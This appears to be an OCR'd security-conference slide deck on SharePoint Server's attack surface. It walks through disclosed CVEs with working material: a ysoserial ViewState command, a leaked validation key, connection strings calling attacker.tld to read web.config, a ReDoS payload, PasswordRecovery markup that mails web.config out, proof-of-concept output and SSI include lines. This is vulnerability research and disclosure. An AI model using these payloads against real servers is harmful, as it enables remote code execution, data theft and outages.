Don't Dare to Exploit –

An Attack Surface Tour of SharePoint Server

Yuhao Weng @ Sangfor
Steven Seeley @ Qihoo 360
Zhiniang Peng @ Sangfor

C:\> whoarewe ?

Yuhao Weng

(@cjm00nw)

Security Researcher, CTF player of Kap0k

@ Sangfor

Steven Seeley

(@steventseeley)

Security Researcher, trainer

@ Qihoo 360

Zhiniang Peng

(@edwardzpeng)

the Principal Security Researcher


@ Sangfor

Agenda

- Introduction to SharePoint
- Exploiting Server-side
- Exploiting Client-side
- Conclusion

Introduction to SharePoint


As a part of Office 365 Products, Microsoft SharePoint is one of the most popular and trusted Content Management System (CMS), which don't need too much professional knowledge and skills to deploy and are concerned by many organizations.


SharePoint
Search this site
Cs
Communication site
Home
Documents
Pages
Content scheduler
test
Site contents
Edit
Not following
Share
New
Page details
Published
is editing this page
Edit
Welcome! Select Edit at the top right of the page to start customizing
LEARN MORE
Learn more about your Communication site
Get inspired with the SharePoint look book
Learn how to use the Hero web part
Discover web parts you can add to this page

Introduction to SharePoint


- Structure
- Key Differences
- Design Weaknesses
- AddAndCustomizePages default danger

Sharepoint Structure



Sharepoint Structure

- site admin(s) is the most senior administrator
- users can add subsites (by default)
- every site have a site owner(s), normally who create it



Key Differences

SharePoint has several differences to popular open source competitors:

- Virtual Directories
- The ability to create “sites”
- Users can upload a custom page in their sites
- Several Authentication methods including NTLM,FBA

Design Weaknesses

The use of static validation keys means if an attacker has an arbitrary file read vulnerability, then he can achieve remote code execution (RCE) via ViewState deserialization.

```
ysoserial -p ViewState -g TypeConfuseDelegate -c mspaint --apppath=/ --path=/_layouts/15/zoombldr.aspx
--islegacy --validationalg=HMACSHA256 --
validationkey=55AAE0A8E646746523FA5EE0675232BE39990CDAC3AE2B0772E32D71C05929D8
```

AddAndCustomizePages default danger

- What is `AddAndCustomizePages`?

  Users can create page in their sites if they have the `AddAndCustomizePages` privilege.

- Who has this privilege?
  - On-Prem: Site Owner
  - Online: Site Owner and enable it in Admin Panel

AddAndCustomizePages default danger

Users can upload aspx pages *with client-side content AND server-side asp.net controls* known as “site pages”. However, these controls are:

- Filtered against an allow list using the SafeControls tag inside of the web.config file
- Deserialized using XAML - *System.Windows.Markup.XamlReader.Load* sink

AddAndCustomizePages default danger

- Users *cannot* upload inline asp.net script code directly
- Additionally, asp.net server-side include are blocked.

However, the combination of allowed server-side controls and client-side script can be quite problematic

AddAndCustomizePages default danger

	Site Pages	Application Pages
Created by	*User*	System
Location	*Database(Virtual Directory)*	File System
Compiled	*Not compiled*	Compiled
Trusted	*Untrusted*	Trusted


Server Side

Server Side

- Bypass SPPageParseFilter Check
  - Safe Controls Bypass
    - SPSqlDataSource File Disclosure (CVE-2020-17120) & Patch Bypass
    - InputFormRegularExpressionValidator ReDos (CVE-2021-28450)
    - PasswordRecovery File Disclosure (CVE-2020-17017)
  - Server side Include
    - DataFormWebPart CreateChildControls SSI (CVE-2020-16952)
- Server Side Request Forgery
  - SPHashtagHelper SSRF (CVE-2020-1440)
- XML parsing (Old .NET Framework)
  - GetPluginContent XXE (CVE-2021-24072)

Bypass SPPageParseFilter Check

- Allow any file in File System
- Block files in databases contains (in most cases)
  - Unsafe Controls
  - Server side include
  - Asp.net Inline code



SafeControls

- ASP.net controls derived from the System.Web.UI.Control class
- Represented in XAML and deserialized
  - Setters are triggered
- Controls which are marked as safe in web.config

```
<SafeControl Assembly="System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a"
Namespace="System.Web.UI" TypeName="*" Safe="True" AllowRemoteDesigner="True" />
<SafeControl Assembly="System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a"
Namespace="System.Web.UI.WebControls" TypeName="SqlDataSource" Safe="False" AllowRemoteDesigner="False"
SafeAgainstScript="False" />
```

SafeControls

Let’s think if a control extends from an unsafe control

Is it safe?

Yes!! 😮

Exploitation Examples

SPSqlDataSource File Disclosure (CVE-2020-17120)

- SqlDataSource is not a SafeControl

```
<SafeControl Assembly="System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a"
Namespace="System.Web.UI.WebControls" TypeName="SqlDataSource" Safe="False" AllowRemoteDesigner="False"
SafeAgainstScript="False" />
```

- But SPSqlDataSource is a SafeControl which inherited from SqlDataSource

SPSqlDataSource File Disclosure (CVE-2020-17120)

- SqlConnection.Open sink
- Attacker controls the ConnectionString
- Can be used to attack the sql client drivers
  - MySQL ODBC 5.1 Driver is a good target
  - LOAD DATA LOCAL INFILE `/web.config`

SPSqlDataSource File Disclosure (CVE-2020-17120)

```
<SharePoint:SPSqlDataSource ID="spsqlds1" runat="server" ProviderName="System.Data.Odbc"
ConnectionString="driver={MySQL ODBC 5.1
Driver};server=attacker.tld;port=3306;database=junk;uid=junk;pwd=junk;" SelectCommand="select * from
users" />
<form runat="server"><asp:ListBox ID="ListBox1" runat="server" DataSourceID="spsqlds1" ></asp:ListBox>
</form>
```

POC video

CVE-2020-17120 SPSqlDataSource File Disclosure

POC

Read web.config file

will lead to Remote Code Execution via ViewState Deserialization

Server


Sharepoint 2019

need to install MySql ODBC driver

SPSqlDataSource Patch Bypass (CVE-2021-24071)

- Microsoft decided to add some protections to filter attacker controlled connection strings.
- But there was a time of check time of use (TOCTOU) bypass

Fun fact: We never tested this patch bypass, we just reviewed the patch quickly and assumed it was incomplete! 😉



SPSqlDataSource Patch Bypass (CVE-2021-24071)

Patch Details

- New Check Added - `CheckConnectionString`
  - It will get the ConnectionString
  - Call `IsAllowedOdbcDriver`
- Focus on `IsAllowedOdbcDriver`

SPSqlDataSource Patch Bypass (CVE-2021-24071)

SPSqlDataSource Patch Bypass (CVE-2021-24071)

SqlConnection.Open looks for either a *dsn* or *driver* property. Whichever is set first it uses.

We can exploit this for a TOCTOU by providing the dsn property after the Driver.

Impact: RCE via ViewState deserialization

Caveat - the attacker needs to know of an existing System DSN on the targets system that uses the “SQL Server” driver

SPSqlDataSource Patch Bypass (CVE-2021-24071)

```
powershell> Add-OdbcDsn -Name "poc" -DriverName "SQL Server" -DsnType "System" -Platform "64-bit"
```

```
ConnectionString="driver={MySQL ODBC 5.1
Driver};dsn=poc;server=attacker.tld;port=3306;database=test;uid=junk;pwd=junk;"
```

InputFormRegularExpressionValidator Redos (CVE-2021-28450)

- Another Unsafe Control RegularExpressionValidator

```
<SafeControl Assembly="System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a"
Namespace="System.Web.UI.WebControls" TypeName="RegularExpressionValidator" Safe="False"
AllowRemoteDesigner="False" SafeAgainstScript="False" />
```

- InputFormRegularExpressionValidator inherited from it

InputFormRegularExpressionValidator Redos (CVE-2021-28450)

- Example
  - We can control expression and validatevalue
  - Anything others?

```
<SharePoint:InputFormTextBox runat="server" id="TitleTB"/>
<SharePoint:InputFormRegularExpressionValidator ID="Validator" runat="server" Display="Dynamic"
SetFocusOnError="true" ControlToValidate="TitleTB" ValidationExpression="^\w+$" ErrorMessage="Error" />
```

InputFormRegularExpressionValidator Redos (CVE-2021-28450)

- Example
  - We can control expression and validatevalue
  - Anything others?
  - We can control timeout too
  - What happens if we insert a malicious expression ? 😋


```
<SharePoint:InputFormTextBox runat="server" id="TitleTB"/>
<SharePoint:InputFormRegularExpressionValidator ID="Validator" MatchTimeout="10" runat="server"
Display="Dynamic" SetFocusOnError="true" ControlToValidate="TitleTB" ValidationExpression="^\w+$"
ErrorMessage="Error" />
```

InputFormRegularExpressionValidator Redos (CVE-2021-28450)


- Think about this
  - Input: a * 128 + !

```
<SharePoint:InputFormTextBox runat="server" id="TitleTB"/>
<SharePoint:InputFormRegularExpressionValidator ID="Validator" runat="server" MatchTimeout="2147483640"
Display="Dynamic" SetFocusOnError="true" ControlToValidate="TitleTB" ValidationExpression="^(([a-
z])+.)+[A-Z]([a-z])+$" ErrorMessage="Error" />
```

InputFormRegularExpressionValidator Redos (CVE-2021-28450)




InputFormRegularExpressionValidator Redos (CVE-2021-28450)



InputFormRegularExpressionValidator Redos (CVE-2021-28450)

- We send 50 request to make our sharepoint online tenant Died 💥



PasswordRecovery File Disclosure (CVE-2020-17017)

We found two types that were blocked in web.config:

```
<SafeControl ... TypeName="CreateUserWizard" Safe="False" AllowRemoteDesigner="False"
SafeAgainstScript="False" />
<SafeControl ... TypeName="ChangePassword" Safe="False" AllowRemoteDesigner="False"
SafeAgainstScript="False" />
```

We asked ourselves, why were those controls blocked?

PasswordRecovery File Disclosure (CVE-2020-17017)

System.Web.UI.Control.OpenFile

System.Web.UI.WebControls.MailDefinition.CreateMailMessage

System.Web.UI.WebControls.LoginUtil.CreateMailMessage

System.Web.UI.WebControls.LoginUtil.SendPasswordMail

- ✗ ~~ChangePassword.PerformSuccessAction~~
- ✗ ~~CreateUserWizard.AttemptCreateUser~~
- ✓ PasswordRecovery.AttemptSendPasswordQuestionView
- ✓ PasswordRecovery.AttemptSendPasswordUserNameView

PasswordRecovery File Disclosure (CVE-2020-17017)

- Email addresses were assigned to accounts using form based authentication (FBA) which is the default authentication method with SharePoint Online.
- The vulnerability allowed attackers to email themselves with web.config and gain RCE
- Attacker needs to leak the membership provider - possible via the session cookie.
- Outgoing SMTP server needs to be configured on the target.

PasswordRecovery File Disclosure (CVE-2020-17017)

```
<form runat="server">
<asp:PasswordRecovery MembershipProvider="[membership provider here]" runat="server">
<MailDefinition From="steven@srcincite.io"
                Subject="stealing files" Priority="high"
BodyFileName="c:/inetpub/wwwroot/wss/virtualdirectories/80/web.config" />
</asp:PasswordRecovery>
</form>
```

PasswordRecovery File Disclosure (CVE-2020-17017)

```
$ ./poc.py
(+) usage: ./poc.py <target> <user:pass>
(+) eg: ./poc.py win-3t816hj84n4 "user:user123###"

$ ./poc.py win-3t816hj84n4 "user:user123###"
(+) getting postback data for http://win-3t816hj84n4/_forms/default.aspx…
(+) grabbed the __VIEWSTATE!
(+) grabbed the __EVENTVALIDATION!
(+) leaked membership provider: fbamembershipprovider
(+) crafted PasswordRecovery page, triggering leak…
(+) getting postback data for http://win-3t816hj84n4/poc.aspx…
(+) grabbed the __VIEWSTATE!
(+) grabbed the __EVENTVALIDATION!
(+) triggered an email to the attacker with web.config!
```

PasswordRecovery File Disclosure (CVE-2020-17017)

3	2020-Aug-11 07:18:29 UTC	SMTP	ceuusfy6ybudyqflfnrf3fgkkbq1eq
4	2020-Aug-11 07:23:05 UTC	SMTP	ceuusfy6ybudyqflfnrf3fgkkbq1eq

Description | SMTP Conversation

```
rosoft.PerformancePoint.Scorecards.WebControls, Version=3D16.0.0.=
0, Culture=3Dneutral, PublicKeyToken=3D71e9bce111e9429c" />=0D=0A=
<add name=3D"TransformableFilterValuesToEntityInstanceTra=
nsformer" type=3D"Microsoft.SharePoint.Portal.WebControls.Transfo=
rmableFilterValuesToEntityInstanceTransformer, Microsoft.SharePoi=
nt.Portal, Version=3D16.0.0.0, Culture=3Dneutral, PublicKeyToken=3D=
71e9bce111e9429c" />=0D=0A </transformers>=0D=0A </webPar=
ts>=0D=0A <machineKey validationKey=3D"4481C71EEF168FFE28771F6=
B6A2FBC6B2491FBAD6112CCC86077935EB303079A" decryptionKey=3D"5B559=
A79CA9E4EE76A88A6904A29208B1F9E2B58783411E645104C1A7DCFFD37" vali=
dation=3D"HMACSHA256" />=0D=0A <membership defaultProvider=3D"=
i">=0D=0A <providers>=0D=0A <add name=3D"i" type=3D"M=
icrosoft.SharePoint.Administration.Claims.SPClaimsAuthMembershipP=
rovider, Microsoft.SharePoint, Version=3D16.0.0.0, Culture=3Dneut=
```

Server side include (SSI)

- SSI are directives that are placed in HTML pages, and evaluated on the server while the pages are being served. In asp.net, it is convenient to include `web.config` to steal machineKey
- Example
  - Relative path

```
<!--#include virtual="/web.config"-->
```

  - Absolute path

```
<!--#include file="c:/inetpub/wwwroot/wss/virtualdirectories/80/web.config"-->
```

Server side include (SSI)

- But it is blocked

```
PUT /SitePages/ssi.aspx HTTP/1.1
Host: sp2019
Content-Type: application/x-www-form-urlencoded
Content-Length: 11

<!--#include virtual="/web.config"-->
```

  - Site Pages created by user
